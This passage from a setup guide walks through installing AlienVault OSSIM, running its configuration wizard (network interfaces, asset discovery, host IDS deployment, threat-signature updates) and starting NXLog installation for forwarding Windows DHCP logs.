
- Configure **Password** for root user for accessing OSSIM via CLI and press **continue**.




- Select Time Zone and press **continue**.



- It will automatically perform the partitioning and start installing the base system, which would take around 20 - 30 min.





- Final screen of installation would look as below.



- After completion of OSSIM installation, computer would restart.



- Finally, you will get below login screen.

```
=====
===== http://www.alienvault.com =====
===== Access the AlienVault web interface using the following URL: =====
===== https://192.168.102.52/ =====

AlienVault USM 5.5.1 - x86_64 - tty1
alienvault login:
```

## Configuring OSSIM

- Access OSSIM via web interface using IP address configure during the installation.  
i.e. **https://192.168.102.52**
- Fill the required details and click **Start using AlienVault** button to proceed.

Welcome

Congratulations on choosing AlienVault as your Unified Security Management tool. Before using your AlienVault, you will need to create an administrator user account.

If you need more information about AlienVault, please visit [AlienVault.com](#).

**Administrator Account Creation**

Create an account to access your AlienVault product.

\* Asterisks indicate required fields

FULL NAME *	<input type="text"/>
USERNAME *	<input type="text" value="admin"/>
PASSWORD *	<input type="password" value="*****"/>
CONFIRM PASSWORD *	<input type="password"/>
E-MAIL *	<input type="text"/>
COMPANY NAME	<input type="text"/>
LOCATION	<input type="text"/> → View Map

Share anonymous usage statistics and system information with AlienVault to help us make USM better. [Learn More](#)

**START USING ALIENVAULT**

- Login to OSSIM using username **admin** and password configured in the previous screen.

alienvault 192.168.102.52

ALIEN VAULT OSSIM

alienvault 192.168.102.52


USERNAME

PASSWORD


[Forgot Password?](#)

**LOGIN**

- Click **Start** button to start the configuration wizard.




- On **Network Interface** Screen, in case of multiple network interfaces, OSSIM will configure first interface as **Management** interface and other interface can be configured as either **Log Collection and Scanning or Monitoring**.
- Select other interface as **Log Collection and Scanning**, configure IP Address, Subnet for capturing Logs and Scanning Perimeter and click **Next** button.




- On Asset Discovery screen, click Scan Networks button.

- Select the Network for Asset Discovery and click Scan Now button.


- OSSIM will Scan for available hosts on the network and display them.




- After completion of scan, it will display all detected hosts (i.e. network devices, windows, linux) and click **Next** button to proceed.



- Enter Windows Credentials to deploy Host Based IDS on discovered hosts for file integrity monitoring, rootkit detection and collection of event logs.




- Enter Linux Credentials to deploy Host Based IDS on discovered hosts for remote monitoring.




- Click **Next** button to proceed.



- On Log Management Screen, click SKIP THIS STEP button.



- On Join OTX (Open Threat Exchange) screen, configure the OTX Key for automatically updating latest Threat Signatures and click Next or click SKIP THIS STEP button.




- Click **Finish** button.




## Forwarding DHCP Server Logs to OSSIM

### Install NXLog on Windows Server


- Download the latest version of NXLog application via below link :  
<https://nxlog.co/products/nxlog-community-edition/download>
- Double click **NXLog Installer** file to start the installation.



